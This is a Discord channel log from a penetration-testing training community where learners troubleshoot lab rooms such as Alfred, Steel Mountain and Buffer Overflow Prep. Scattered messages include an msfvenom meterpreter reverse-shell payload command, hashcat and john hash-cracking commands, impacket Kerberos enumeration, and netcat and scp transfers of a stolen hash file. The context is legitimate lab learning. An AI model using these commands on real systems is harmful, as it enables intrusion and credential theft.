#offensive-pentesting-path
1 messages · Page 17 of 1
 long nebula
 ivory quartz
long nebula
Having an issue with Brainstorm. When I log into the FTP and try to run ls or ge...
long nebula
ivory quartz
long nebula
Having an issue with Brainstorm. When I log into the FTP and try to run ls or ge...
long nebula
Thanks
 unborn forge
 strange ember
hi, has anyone attempted to solve hackpark recently? i've logged in but i can't seem to be able to upload the reverse shell. i click on upload and it loads infinitely. has anyone stumbled upon this issue?
i have also tried restarting the box, and i'm facing the same problem
 distant island
strange ember
hi, has anyone attempted to solve hackpark recently? i've logged in but i can't ...
distant island
strange ember
hi, has anyone attempted to solve hackpark recently? i've logged in but i can't ...
as far as I remember, there might be a limit on the size of the uploaded file
if your reverse shell is too large, try to find a shorter payload and try again
 keen iris
strange ember
hi, has anyone attempted to solve hackpark recently? i've logged in but i can't ...
keen iris
strange ember
hi, has anyone attempted to solve hackpark recently? i've logged in but i can't ...
In the pins of #site-support , there is an "MTU fix" for the VPN. Try that.
 median dagger
hi ! can someone help me, i don't know why when i run winPEAS.bat in HackPark room i get the following incomplete kinda useless result that i have to press enter to extend and not even like the one ge gets in the walkthrough video


here is what i want

 trail shard
Hey all, I've been working on the BoF Prep room for quite some time now and I cannot get my reverse shell to hit on OVERFLOW1. Ive followed the steps to a tee. Ik this is broad but is anyone aware of some inherent issues with the instructions?
Ive confirmed all of my bad chars are taken care of. I think the issue is with my payload. I tried following the exact command given by the THM room and another from a posted writeup. There is one key difference between the room's instructions and this walkthrough tho. In the walkthrough, when using msf venom to make a payload the writer uses -f py instead of -f c. Does anyone know why this might be? I tried both methods, neither got me a rev shell 😦
 harsh ocean
The “-f” doesn’t matter that much, mostly an old heads vs new heads kind of thing
Is your exploit using Python 2 or 3?
trail shard
python 3
harsh ocean
Before I start asking random questions, do you just want to post your code (minus the shell code because it’s decently large) here?
trail shard
Sure thing
This is the exploit.py file provided by the room

I have the correct offset value (1978) and the 'retn' value written in backwards how it should be. my payload says "buf" just because thats from the writeup I was following but everything else is vanilla, I havent changed anything else
I also havent added the padding yet too so
harsh ocean
The return address isn’t supposed to be fully backwards, you’re supposed to write the bytes from least significant to most significant
trail shard
ohhh whattt
harsh ocean
So a return address of 0xdeadbeef should be written as: \xef\xbe\xad\xde
trail shard
hmmm
I kinda see what you mean. I think I was confused by the example they used in THM which was "For example if the address is \x01\x02\x03\x04 in Immunity, write it as \x04\x03\x02\x01 in your exploit."
And I interepereted that as simply backwards
It even says in the THM page "Written backwards" lol
I must've just misinterpreted, ty for letting me know
Still having issues even after trying to write my return address correctly, is there a convertor I can use to easily make proper return addresses that I know will be written correctly?
trail shard
harsh ocean
So a return address of 0xdeadbeef should be written as: \xef\xbe\xad\xde
I finally got it! Ty for pointing me down the right path I would've never picked up on that
 desert topazBOT
Gave +1 Rep to @harsh ocean
harsh ocean
Read up on Computer Organization/Architecture, it’s almost essential to really understand and appreciate this stuff
 cunning wedge
hey guys, I'm trying to use john the ripper on the hash from daily bugle challenge, but it is giving me an ETA of over 2 days... is there some faster way to crack this? Should I just try and brute force the site w/ hydra?
keen iris
cunning wedge
hey guys, I'm trying to use john the ripper on the hash from daily bugle challen...
It hopefully won't take that long in real terms, should be no more than 10 mins
The general rule on THM is 5 minutes, if you can't crack it in 5 minutes that usually means you aren't meant to crack it
cunning wedge
ye it took about 15 mins
 fleet wedge
cunning wedge
hey guys, I'm trying to use john the ripper on the hash from daily bugle challen...
fleet wedge
cunning wedge
hey guys, I'm trying to use john the ripper on the hash from daily bugle challen...
it could be a matter of what wordlist you're using as well
maybe try a smaller wordlist like fasttrack before resorting to rockyou
 hollow falcon
i'm stuck with bloodhound and neo4j in postexploitation room i found that i have to change default Java JDK to 8, i use a kali machine and it seems that the package isn't available anymore
strange ember
distant island
if your reverse shell is too large, try to find a shorter payload and try again
i have no idea why, but it worked using the attack box. when using a vm with kali or parrot it behaved as described
 sacred linden
hollow falcon
i'm stuck with bloodhound and neo4j in postexploitation room i found that i have...
sacred linden
hollow falcon
i'm stuck with bloodhound and neo4j in postexploitation room i found that i have...
there seems to be an other problem with the room right now but I was able to get bloodhound and neo4j running off the kali repos yesterday, why do you think you need JDK8?
sacred linden
UMMM is arcade-museum.com owned by the creator of the Retro room?
because people are spamming their image uploader with payloads
keen iris
sacred linden
UMMM is arcade-museum.com owned by the creator of the Retro room?
This has been raised with the relevant people, thank you for bringing this up
desert topazBOT
Gave +1 Rep to @sacred linden
 solemn flower
I'm asking who newly start to offensive pentest path.
Did you complete Complete Beginner path after Jr Pentest path or You started offensive pentest path right after jr pentest path?
 dense gate
solemn flower
I'm asking who newly start to offensive pentest path.
Did you complete Complete ...
dense gate
solemn flower
I'm asking who newly start to offensive pentest path.
Did you complete Complete ...
I think people usually do complete beginner path before jr pentester or offensive pentest path, but it's up to you how to pick your route
 cold ginkgo
Can anyone point me to writeup afor Gatekeeper that doesn't use metasploit?.
cold ginkgo
I just wanna learn how to do it without msf. Just cuzzz
sacred linden
I found the ||CVE-2019-1388|| bypass in the retro room! it actually wasn't unreasonable I'm keeping my lips tight for now 😉
the way I found to trigger the elevated process is 100% reliable. not covered in any of the writeups
Hint for future searchers (Retro/||CVE-2019-1388||): ||The HTTPS link handler is broken, are there other things that Internet Explorer can open?||
cunning wedge
solemn flower
I'm asking who newly start to offensive pentest path.
Did you complete Complete ...
I just did the free metasploit room and free linux privesc room and nmap room before offensive pentest path
and some other free rooms on tooling
 candid viper
sacred linden
I found the ||CVE-2019-1388|| bypass in the retro room! it actually wasn't unrea...
candid viper
sacred linden
I found the ||CVE-2019-1388|| bypass in the retro room! it actually wasn't unrea...
Awesome! Thats a great find!
 zealous herald
Is this pathway somewhat similar to what the OSCP exam would look like
 terse crater
Hey guys I'm currently working on Attacktive Directory Task #5
When I try and use impacket's script GetNPUsers.py I get an error and can't seem to find a fix for it.
This task says you don't need a password to request a kerberos ticket. I've looked up walkthroughs to see what commands others used, and it's the same or similar to what I'm trying. Any help would be appreciated!
My command: ./GetUserSPNs.py spookysec.local/svc-admin -no-pass -dc-ip 10.10.178.246 -request
Output: Error in bindRequest -> invalidCredentials: 8009030C: LdapErr: DSID-0C0906C2, comment: AcceptSecurityContext error, data 52e, v4563
terse crater
Found the solution, I was using the wrong script. To anyone else with a similar issue, make sure to double check your tab completion and triple check you're using the correct .py script!
 uneven shadow
Howdy folks, I’m having trouble getting my Kali VM to RDP into the BOF prep room. Any tips?
 bitter garden
VPN?
uneven shadow
Yes I’m running openvpn and it’s snowing me as connected
just going to switch to THM Kali machine I guess
 astral echo
@uneven shadow - What command are you using?
Once you are connected to openvpn, deploy the machine and use:
rdesktop <machine ip> -g 95%
The -g 95% is just to get a decent sized window but rdesktop should allow you to connect. Also you might have to wait 3-4 min after machine is deployed.
 fiery sentinel
uneven shadow
Howdy folks, I’m having trouble getting my Kali VM to RDP into the BOF prep room...
fiery sentinel
uneven shadow
Howdy folks, I’m having trouble getting my Kali VM to RDP into the BOF prep room...
Pretty basic rdp script if you don't want to recall rdp syntax. Cp to file, chmod +x rdp.py, ./rdp.py , then enter ip, uname, pword.
https://github.com/m0d1cumc0rvu5/Python/blob/main/simple_tools_for_ethical_hacking/rdp.py
uneven shadow
I've got to say that the medium boxes and the buffer oveflow stuff has killed my confidence
I'm having to follow walkthroughs A LOT.
 broken relic
Anyone else seem to be missing the pattern generation script (using Attackbox) required to complete the Buffer Overflow Prep room? If so, any trouble-shooting recommendations?
fleet wedge
zealous herald
Is this pathway somewhat similar to what the OSCP exam would look like
Sort of, but not really. This path is a good start though. It helped me a lot when I was just getting started.
The OSCP's technical difficulty is a fair bit higher than this path IMO.
zealous herald
Thanks
dense gate
 young cipher
How do i starrt
fleet wedge
young cipher
How do i starrt
fleet wedge
I’m trying to crack the hash for Daily Bugle but its literally taking forever, what should I do.
fleet wedge
Yes
hashcat -m 3200 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
I’m on my phone, but its definitely the right hash. I even checked with write ups, I just don’t understand why its taking me so long to find it. Its a bcrypt hash.
fleet wedge
I have tried Hashcat and John, both take forever, usually its a very quick process.
keen iris
Bcrypt is designed to be slow
But it should not take more than 5-10mins at most.
Yep
fleet wedge
Okay, ill just let it run. Thanks.
 red wasp
harsh ocean
Read up on Computer Organization/Architecture, it’s almost essential to really u...
red wasp
harsh ocean
Read up on Computer Organization/Architecture, it’s almost essential to really u...
Any suggestions for specific starting points on computer organization / architecture?
harsh ocean
I'm definitely no expert on the subject by any means (so I hope someone else can answer you better). A lot of what I know has been picking up bits and pieces here and there, and I've only just begun to dive a little deeper through studying in Uni.
While these aren't computer organization courses, I can definitely recommend some resources that I've found useful for pwn/binex challenges (and malware reversing):
 tranquil radish
Hi guy, about BOF 16bits, anyway to debug on linux ?
I'm trying with wine, but don't know what solution will be ok
 blissful solstice
Hi
blissful solstice
Kenobi
keen iris
tranquil radish
Hi guy, about BOF 16bits, anyway to debug on linux ?
I'm trying with wine, but d...
16bit?
Is this for a tryhackme room?
tranquil radish
keen iris
16bit?
Is this for a tryhackme room?
yes
fleet wedge
Guys i have One question.Someone of you have used volatility?
 thorny wolf
Please don't crosspost the same question in multiple places. Is this for a room on THM? If not, #infosec-general will be the best place to ask and then patiently wait for an answer.
 hoary skiff
harsh ocean
While these aren't computer organization courses, I can definitely recommend som...
hoary skiff
harsh ocean
While these aren't computer organization courses, I can definitely recommend som...
Obrigado maninho!
keen iris
@hoary skiff Please keep it in English only here
hoary skiff
Sorry!
 fleet lantern
hey does someone here know which learning path the ghidra room is in?
keen iris
fleet lantern
hey does someone here know which learning path the ghidra room is in?
Not all rooms are in paths
fleet lantern
ok, thanks!
 rare lintel
hello if anyone can assist me with the alfred room
I'm at the stage where I'm attempting to get a meterpreter shell to spawn
I did get it to spawn a shell through the multi/handler however it didn't spawn as a meterpreter shell and I'm not sure what went wrong
I started the process bottom right, spawned a new shell on the handler I was running in msf at top right. Not sure what I'm missing
 dense gate
rare lintel
I started the process bottom right, spawned a new shell on the handler I was run...
dense gate
rare lintel
I started the process bottom right, spawned a new shell on the handler I was run...
How did you create the .exe file?
rare lintel
dense gate
How did you create the .exe file?
msfvenom in the task
wait
apologies I been working on alfred since friday im trying to recall
dense gate
rare lintel
apologies I been working on alfred since friday im trying to recall
I would recreate the .exe file with msfvenom to be sure you have set a meterpreter payload. As well as making sure you set the correct payload in multi/handler
rare lintel
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=[IP] LPORT=[PORT] -f exe -o [SHELL NAME].exe
i used this command, however setting the ip and port didn't make it translate to the payload
so I set the options manually to IP then Port and then windows/meterpreter/reverse_tcp
payload to ^
should I try from scratch
dense gate
Ye, recreate the payload with msfvenom.
Also show me a screenshot of your options in multi/handler pls
 dense gate
rare lintel
top left
dense gate
rare lintel
top left
Okay, and the options in multi/handler ?
rare lintel
sec

went use multi/handler then show options
must've missed a step somewhere
top left
dense gate
rare lintel
Ye, the payload in multi/handler is not set correct
dense gate
Yep
 dense gate
rare lintel
dense gate
rare lintel
Looks fine now ye, before running the exploit I personally always run options again, to make sure it has accepted the settings, but I guess that should work now
rare lintel
so now I'll cancel the previous failed meterpreter top right cause I think its also running 9999
rare lintel
dense gate
Looks fine now ye, before running the exploit I personally always run options ag...
right that's good practice, half the time don't show up lol
let me try to download it to shell again
dense gate
rare lintel
so now I'll cancel the previous failed meterpreter top right cause I think its a...
Oh ye, you will have to do that I guess
rare lintel
should I also stop the shell.exe from original shell
stop process
Need to delete the file previously downloaded there I assume
dense gate
rare lintel
should I also stop the shell.exe from original shell
Uhm, good question, not sure about that, but I guess you can just start it as another process, would try that
rare lintel
okay new shell.exe downloaded
now run handler then start process
it worked i got meterpreter
thank christ
rare lintel
dense gate
Uhm, good question, not sure about that, but I guess you can just start it as an...
more importantly thank you sir
desert topazBOT
Gave +1 Rep to @dense gate
dense gate
rare lintel
more importantly thank you sir
Great, you are welcome 🙂
tranquil radish
I cant run&debug 16bit exe in Brainstorm room, any help ?
 fathom marten
tranquil radish
I cant run&debug 16bit exe in Brainstorm room, any help ?
fathom marten
tranquil radish
I cant run&debug 16bit exe in Brainstorm room, any help ?
Are you using immunity debugger?
tranquil radish
fathom marten
Are you using immunity debugger?
Yep
fathom marten
tranquil radish
Yep
Hope you're using it on Windows, try downloading the binary again, if it was from ftp server, use binary mode before downloading
tranquil radish
fathom marten
Hope you're using it on Windows, try downloading the binary again, if it was fro...
tks
 mental marten
Is there an alternative to immunity debugger on linux
fathom marten
mental marten
Is there an alternative to immunity debugger on linux
Brainstorm room?
mental marten
Yes
fathom marten
Yeh, immunity debugger is your best bet for ms dos executables,
You can look into ghidra, ida but wouldn't personally recommend then
mental marten
Damn ok
fathom marten
If you're dead set on a Linux alternative, you can look into Evan's debugger
fathom marten
cc @dry olive , did you find a nice alternative for ms dos on linux, I asked for this exact issue ;)
 dry olive
@fathom marten I was successful in getting immunity debugger running in wine but only if i built it in a ubuntu vm but i didnt really search much more after we chatted about dosbox which is the other option which has a built in debugger
fathom marten
dry olive
<@!717250576747986955> I was successful in getting immunity debugger running in ...
hmm, I think I tried installing immunity debugger with wine in kali, but it didn't properly work? the installation ended and no shortcuts/programs were added that I could find
dry olive
@fathom marten yeah i tried to do it in kali also and it didnt play nice, when i did it in a fresh ubuntu install it worked
so i have a separate vm that only has a couple re/debug tools in ubuntu and the rest of my tools are in my kali
fathom marten
I see, so basically stuck with immunity debugger in windows cause installing ubuntu and a kali vm doesn't seem viable
for me i.e.,
dry olive
probably best bet, can you make a windows vm at least?
dry olive
might be able to spin up dev edition for the challenge and then blow it away when done
if you dont want to work directly on the system os
thats your call though
fathom marten
Yeh, I have a vm on my windows but seems's inefficient to spin up multiple vms for a couple of tools
dry olive
vm ception
fathom marten

 regal bison
Hi All, Need help on a topic. While importing the zip file generated by sharphound to bloodhound, i get an error saying that bad json file. I could not find any issues with the json file or sharphound execution. Can someone assist me ?
fleet wedge
what are the prerequisites for this path?
 vernal mason
well.... shadow would recommend having done pre security and junior pentester first
vernal mason
@fleet wedge ⬆️
fleet wedge
vernal mason
well.... shadow would recommend having done pre security and junior pentester fi...
Thanks
desert topazBOT
Gave +1 Rep to @vernal mason
vernal mason
no problem
fleet wedge
Hello guys, could one of you help me with the following question please?
it's about the complete beginner course on the pentesting path, regarding the room "network services" task smb exploitation
i've gotten the username of the account there, as well as the id_rsa document, which is readable on the local machine now
on the last task it says i should use the username and the key to log in to the server..
what exactly does the task mean? log in to the profile directory of the server using the new smb user and then search for the flag.txt or does the instruction mean a different server?
thanks in advance!
it's an ssh auth key isn't it?
with the parameter -a?
tried with an ssh connect but it asked for a password now
do i still have to connect with the smbclient?
found it out, thank you very much for the clarification! 🙂
 grave mesa
Okay now I'm stuck
Overpass 2
The part where I have to crack that salted hash
I'm stuck
I've googled I settled for
Hash$salt > into a file.txt
But I keep getting no hash loaded
grave mesa
Tried two formats
--format=raw-sha512
And
--format='dynamic=sha512($p.$s)'
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed$9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
yh
I added it to the back with a $ sign
$9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
i think i fucked up
wrong salt
😆 😆
i was on this for hours
thanks for sasking
asking for my salt brought my attention to it
 glass mist
Hey guys, In hackpark room in task 4 -Q abnormal service running, I have the answer but even thought I submitted its throwing as incorrect answer.. TIA
 signal smelt
can anyone help me by the usage of John the ripper in the room "John the ripper"?
dense gate
You are better off with asking your questions straight away, if anyone has an answer to it, they might reply. @fleet wedge @signal smelt
signal smelt
kk
signal smelt
if use:
john-the-ripper --format=raw-md5 --wordlist=...
everything works
but if use:
john --format=....
Unknown ciphertext format name requested
but if i watch into write ups, they use only john
idk why but if i install it with "sudo apt install john" like in the description of john the ripper room, it installed the version 1.8....
and not the version 1.9.. like in the room
i installed john-the-ripper from software package manager gui and use it with john the ripper and i got no errors.
can anyone explain to me, whats wrong?
i also want to know which formats are in john the ripper, can anyone help me, to find a list of all available formats?
i use ubuntu 20.04
keen iris
signal smelt
i use ubuntu 20.04
The version of John in the ubuntu repos is not the jumbo version. The jumbo version has support for lots of hash formats, the regular doesn't.
rare lintel
Hi
Not sure if a bug or I did something but internal.thm/blog/wp-login.php seems to be down in the Internal pentest challenge
I was able to enumerate and get password, just accessing login page down for some reason

Just restarted machine same result
rare lintel
Switching from attackbox to personal Kali vm same result smn wrong
keen iris
rare lintel
Switching from attackbox to personal Kali vm same result smn wrong
Nothing wrong with the machine, this is a mistake on your end
rare lintel
Ah not sure what I did then
keen iris
rare lintel
Ah not sure what I did then
It's not what you did, it's what you didn't do.
.thm is not a real top level domain.
rare lintel
Everytime I clicked "Log-in" it redirected me to that url as well
if i go <ip>/blog then click log-in on the wordpress site same thing happened
cunning wedge
rare lintel
I was able to enumerate and get password, just accessing login page down for som...
you changed the /etc/hosts file right?
 hallow mirage
I've got a question about buffer overflow payloads- basically need something explained to me from someone who understands it- is this the room for it, or is there a better n00b questions room?
 gray karma
What is the complete learning pathway to Grey Hat Hacking
keen iris
gray karma
What is the complete learning pathway to Grey Hat Hacking
Why Grey Hat? That's still illegal.
gray karma
Really?
 solemn basalt
Room: Alfred - Task 2
Created a payload with the parameters from the task. Set up a handler and started it, uploaded the payload and started the .exe, but I won't get a shell. What might be the problem here?
The executable is visible in the workspace folder and the Start-Process cmd executes successfully
EDIT: after running systeminfo and switching the shell from x86 to x64, I get the shell
EDIT: Task 3 is kind of obsolete, because you have already NT Authority\System privileges after getting the initial meterpreter shell and migration to spoolsv
rare lintel
cunning wedge
you changed the /etc/hosts file right?
finally circled back to this. this was the issue, I completely forgot to do it earlier. Thank you
desert topazBOT
Gave +1 Rep to @cunning wedge
rare lintel
buzz lightyear saves the day yet again
 solar silo
how close is Offensive Pentesting Path to current OSCP?
is it still close material?
if I had completed all the learning paths would I be at a point where I could do OSCP?
vernal mason
well shadow would state you are probably ready before completing all paths to do oscp but if you want to be sure doing all of them is not going to hurt your chances
grave mesa
Sorry I don't get that statement shadow, I'm too stupid
 slender night
Stuck on steel mountain box
After stopping the ASCservice and replacing it with the one generated by msfvenom then restarting the service shows an error saying the service didn't respond
 gloomy sierra
slender night
Stuck on steel mountain box
After stopping the ASCservice and replacing it with...
gloomy sierra
slender night
Stuck on steel mountain box
After stopping the ASCservice and replacing it with...
I think I had the same, but the reverse shell still connected. Maybe double check the listener is running, and you generated it with the correct parameters (payload, host, port, etc)?
 heady tangle
slender night
It would be embarrassing
heady tangle
slender night
It would be embarrassing
You could try terminating and restarting the target machine or verifying your account and sending a screenshot what you have tried and the errors you get
!docs verify
 frank troutBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
sacred linden
The interpreted meterpreter shells are super annoying when they flake out lol. Just about finished the hackpark room and meterpreter somehow smashed the file permissions on an exe I needed to overwrite xD
sacred linden
 thorny cairn
Can some one help me
thorny cairn
Can some one help me
What do you mean by your workspace?
sacred linden
sacred linden
What do you mean by your workspace?
Are you stuck in vim?
thorny cairn
No
I mean in tryhackme there is workspace where you get invited
So i accepted one nd now I am unable to leave it
sacred linden
Haha great question! Maybe better off asking in the #site-support channel
 zealous ferry
no
 turbid kettle
zealous ferry
no
turbid kettle
zealous ferry
no
Attack box doesn't have internet if you're not a subscriber
zealous ferry
turbid kettle
Attack box doesn't have internet if you're not a subscriber
Oh
Well that’s a bit of a problem how do I run it off my own pc I had a hard time doing it
solemn basalt
zealous ferry
Well that’s a bit of a problem how do I run it off my own pc I had a hard time d...
OpenVPN 👍

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
zealous ferry
solemn basalt
https://tryhackme.com/access
OpenVPN 👍
Right so I got the open vpn thing and I flick the vpn on with my settings what do i do from there ?
solemn basalt
zealous ferry
Right so I got the open vpn thing and I flick the vpn on with my settings what d...
Well if you're connected to the VPN you start the machine (within your room) as usual and use your tools locally against that IP.
E.g. machine IP 10.10.10.10 -> nmap -sS -Pn -p- 10.10.10.10 -T4 (locally)
zealous ferry
solemn basalt
Well if you're connected to the VPN you start the machine (within your room) as ...
How to I get the tools ? And also the stuff below made zero sense to me as I’m new
solemn basalt
zealous ferry
How to I get the tools ? And also the stuff below made zero sense to me as I’m n...
What OS do you use?
OpenVPN: https://www.youtube.com/watch?v=jMv29ZQ7huQ (Win) OR https://www.youtube.com/watch?v=mc0nxWNwEDI (Debian Linux)
Start here: https://tryhackme.com/path-action/presecurity/join && https://tryhackme.com/path-action/beginner/join
Tools: Depends on personal preference and/or the task at hand. If the room tells you to do a port scan you could use e.g. nmap. If you don't have a machine where it's already installed just google the install instructions 😉 Personally I recommend using a VM with Kali/Parrot or whatever suits you to do the stuff you gotta do, but that's up to you and with what you feel comfortable...

In this video we will see How To Install & Setup OpenVPN on Windows 10 . So we will see How to add a OpenVPN for Windows 10. We will add the OpenVPN config file to our Windows 10 fir vpnbook.com.
OpenVPN is the best and most recommended open-source VPN software world-wide.
https://openvpn.net/community-downloads/
https://www.vpnbook.com/freev...

This guide will show you how to connect to a VPN using the popular OpenVPN protocol on your Ubuntu or Debian Linux PC.
NOTE*: Place any .crt or .pem files in the same folder as your .ovpn files
Facebook: https://www.facebook.com/ricmedia.pchelp
Twitter: https://twitter.com/RicmediaPCHelp
Google+: https://plus.google.com/u/0/b/11280811735936251...
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
turbid kettle
zealous ferry
How to I get the tools ? And also the stuff below made zero sense to me as I’m n...
Get used to doing your own searching 😉 you won't get very far if you rely on others to give you the answers.
zealous ferry
solemn basalt
What OS do you use?
Windows 10
 foggy eagle
We are here at the mill
zealous ferry
https://nmap.org/ is this the offical link for the scanning tool
fathom marten
zealous ferry
https://nmap.org/ is this the offical link for the scanning tool
yes, but if you're using kali,it should be already installed otherwise a simple apt install nmap should work 🙂
zealous ferry
fathom marten
yes, but if you're using kali,it should be already installed otherwise a simple ...
I'm not using Kali unfoturnately and im still having connection problems would that be Due to my bad wifi?
fathom marten
connection with the thm openvpn?
fathom marten
are you connected to openvpn on windows?
zealous ferry
Yes
fathom marten
curl 10.10.10.10/whoami should still work in cmd and show you if you're connected properly
fathom marten
nothing, it just gets stuck
fathom marten
Is the web port(80) open?
zealous ferry
It says This Site cant be reached
( IP for the Thing ) Refused to connect
Try
. Checking the Connection
. CHechking the proxy and firewall
ERR_CONNECTION_REFUESD
fathom marten
you can run nmap in windows but I will recommend installing a linux/kali VM
zealous ferry
could i get a link to that please?
zealous ferry
Kali
zealous ferry
fathom marten
both should be relatively easy to find 🙂
I just dont want to download the wrong thing
fathom marten
zealous ferry
I just dont want to download the wrong thing
Kali Linux
Home of Kali Linux, an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments.
fathom marten
I use virtual box but u can choose what u prefer
zealous ferry
imma do Virtualbox
zealous ferry
fathom marten
I use virtual box but u can choose what u prefer
How do i download it
I got the file here
What do i use to open it ETC
Thanks Bro
desert topazBOT
Gave +1 Rep to @hidden shoal
zealous ferry
fathom marten
http://kali.org
And thanks for the links and help
zealous ferry
fathom marten
Is the web port(80) open?
Its Having problem loading page again
zealous ferry
Can someone help please?
gloomy sierra
What are you trying to accomplish?
zealous ferry
gloomy sierra
What are you trying to accomplish?
To connect to the websites
The ip's it gives you on the thingy
gloomy sierra
zealous ferry
To connect to the websites
What room are you doing?
gloomy sierra
Which task, rather? What's the URL of the TryHackMe page you're on where it shows the IP?
zealous ferry

TryHackMe
Learn about active recon, web app attacks and privilege escalation.
gloomy sierra
Right, and which task are you up to?
zealous ferry
Task 2
I got the machine running and the VPN workingf
But i just wont let me acces the sites
gloomy sierra
Have you performed the Nmap scan?
zealous ferry
Its the IP it gives me when i start up
 zealous ferry
Yes
gloomy sierra
So there's a misconception: that IP represents another "machine", i.e. a full computer, running on the same network that you're connected to via VPN
zealous ferry
ok
gloomy sierra
that machine may or may not have a webserver running on it. If it doesn't, there's no website to connect to in the first place
A tool like Nmap can perform port scanning, which aims to discover which ports on the machine are reachable, and what services are running on them
This first task is all about learning how to use Nmap to scan the machine
zealous ferry
cool thanks for the help
gloomy sierra
You might want to consider looking at some of the other learning paths on TryHackMe (https://tryhackme.com/hacktivities), which cover more of the foundational knowledge
Each one recommends a different level of prerequisite knowledge
 muted hound
Hi, i need help concerning steel mountain
On my Kali machine, i've been trying to create a meterpreter session but it doesn't work. It keeps on saying "the exploit was completed but no session"; but it works on thm's attackbox
I also tried the rejetto hfs exploit from exploit-db and it still doesn't create any shell.
muted hound

 trail shard
muted hound
On my Kali machine, i've been trying to create a meterpreter session but it does...
trail shard
muted hound
On my Kali machine, i've been trying to create a meterpreter session but it does...
Ok so I had originally said try leaving the SRVHOST option as the default. Only reason I say this is I dont remember changing the srvhost option when I did this box. Otherwise, when I've google this error before I saw pages that said this issue may occur because the architecture of the payload may not be compatible with the machine. Im not sure thats the case here. Ik it's not a great answer but have you tried reverting the box and trying again, do you still get the same error?
muted hound
I have tried a different payload and also leaving the srvhost option as default and it didn’t work. Though it worked after the next day with the same approach but I couldn’t complete it cause I was very busy that time. let me try reverting the box
dense gate
muted hound
I have tried a different payload and also leaving the srvhost option as default ...
Yep leave the srvhost as it is, it needs no changing, also show a screenshot of your exploit options pls
muted hound
dense gate
Yep leave the srvhost as it is, it needs no changing, also show a screenshot of ...
 dense gate
muted hound
dense gate
muted hound
That's not the list of options, enter options and share a screen of that pls
muted hound
dense gate
That's not the list of options, enter `options` and share a screen of that pls
 dense gate
muted hound
dense gate
muted hound
Ok looks fine so far, is your attacking machine a VM ?
Oh actually it is I just notice.
dense gate
muted hound
Are you connected to the thm vpn directly inside your VM? Also, are you using the cli to connect to the vpn or you using the build in GUI ?
muted hound
dense gate
Are you connected to the thm vpn directly inside your VM? Also, are you using th...
i am connected directly inside my vm via cli
 dense gate
muted hound
i am connected directly inside my vm via cli
dense gate
muted hound
i am connected directly inside my vm via cli
If you check ip a s do you only have a tun0 interface or an extra like tun1, tun2 etc. ?
muted hound
dense gate
If you check `ip a s` do you only have a tun0 interface or an extra like tun1, t...
i don't have any extra, only lo, eth0 and tun0
i've done that multiple times, still the same result
dense gate
muted hound
i don't have any extra, only **lo, eth0 and tun0**
And you do not have any personal or another instance of a vpn running on your host machine (so the machine where your VM is running on) ?
muted hound
dense gate
And you do not have any personal or another instance of a vpn running on your ho...
i have a vpn running on my host machine right now; but i've also tried using my personal wifi with no vpn and still the same result
dense gate
muted hound
i have a vpn running on my host machine right now; but i've also tried using my ...
Well I would turn that personal vpn off on your host and check again
If you checked that again and it's still not working we can go from there
muted hound
dense gate
If you checked that again and it's still not working we can go from there
let me try that now
dense gate
muted hound
let me try that now
Please let me have a screenshot of metasploit after you did that
muted hound
dense gate
Please let me have a screenshot of metasploit after you did that
Thank you so much !!! 😭 😭 . I've been on this for the past 5 days. I really appreciate your help !!!

 desert topazBOT
Gave +1 Rep to @dense gate
muted hound
dense gate
Please let me have a screenshot of metasploit after you did that
On Friday i was able to establish a meterpreter session like this but i had to stop right there because i was completely exhausted and had other things to do, and i can't really remember if my personal vpn on my host machine was on. I've been so frustrated for a while now. Thank you so much for your help 🙏
desert topazBOT
Gave +1 Rep to @dense gate
dense gate
muted hound
On Friday i was able to establish a meterpreter session like this but i had to s...
Not a problem, you are welcome 🙂
muted hound
dense gate
Not a problem, you are welcome 🙂
Let me try and finish up it now
 quartz rock
Good afternoon. I am working the Corp room. I have the hash.txt on my target computer, and am trying to use nc64 to send it to my attacker box in order to use hashcat on it. No matter what I try, I end up with an empty hash.txt on my attacker. I've tried: receiving end, nc -vl 4444 > hash.txt ; sending end, nc -N 10.10.175.107 4444 < C:\Users\dark\Desktop\hash.txt ; and numerous variations. Any ideas on what I'm doing wrong would be well received. Thanx
dense gate
quartz rock
Good afternoon. I am working the Corp room. I have the hash.txt on my target com...
What about using scp?
quartz rock
is it locked down with applocker? The target Windows computer is locked down with applocker
dense gate
quartz rock
is it locked down with applocker? The target Windows computer is locked down wit...
I don't know, haven't done that room
quartz rock
It's killing me.
dense gate
quartz rock
It's killing me.
So is your attacking machine your own machine or the attackbox ?
quartz rock
attackbox
dense gate
quartz rock
attackbox
So, then why don't you use scp ?
quartz rock
i'll try, not very familiar with it
dense gate
quartz rock
i'll try, not very familiar with it
Ye, just google it, it's pretty straight forward
quartz rock
Thanks
In order to scp, I need the password for the attack box, which I cant locate
Acces denied, so I guess it's locked down.
dense gate
quartz rock
In order to scp, I need the password for the attack box, which I cant locate
You should be able to find the creds at the bottom of the attackbox after pressing the info button
 quartz rock
My mind is so blown from working this so long, I can't even do simple stuff
I tried: scp hash.txt root@10.10.175.107 It responded with no PW request and said 1 file copied. Still an empty file
dense gate
quartz rock
I tried: scp hash.txt root@10.10.175.107 It responded with no PW request and sa...
Show a screenshot pls
dense gate
quartz rock
I tried: scp hash.txt root@10.10.175.107 It responded with no PW request and sa...
But this could come from not specifying the remote directory like root@10.10.175.107:/root/Desktop
quartz rock
Fontaene, you're the best. I had to quit yesterday, but got back to it and GOT THE SCP TO WORK!! Thank you!!
 spiral grove
any help would be great! ❤️ doing the buffer overflow prep room i did overflow1 and overflow2 perfectly fine but now im getting this error "Access violation" even though im following the same method as previous(obviously changing the stuff i need to change)
 burnt stream
 pliant ocean
I'm having issues with getting the meterpreter shell in Alfred room.
I created the payload and it was uploaded to Jenkins. Sometimes it connects to metasploit, but hangs when uploading the stage
- get a payload and provide it with http.server
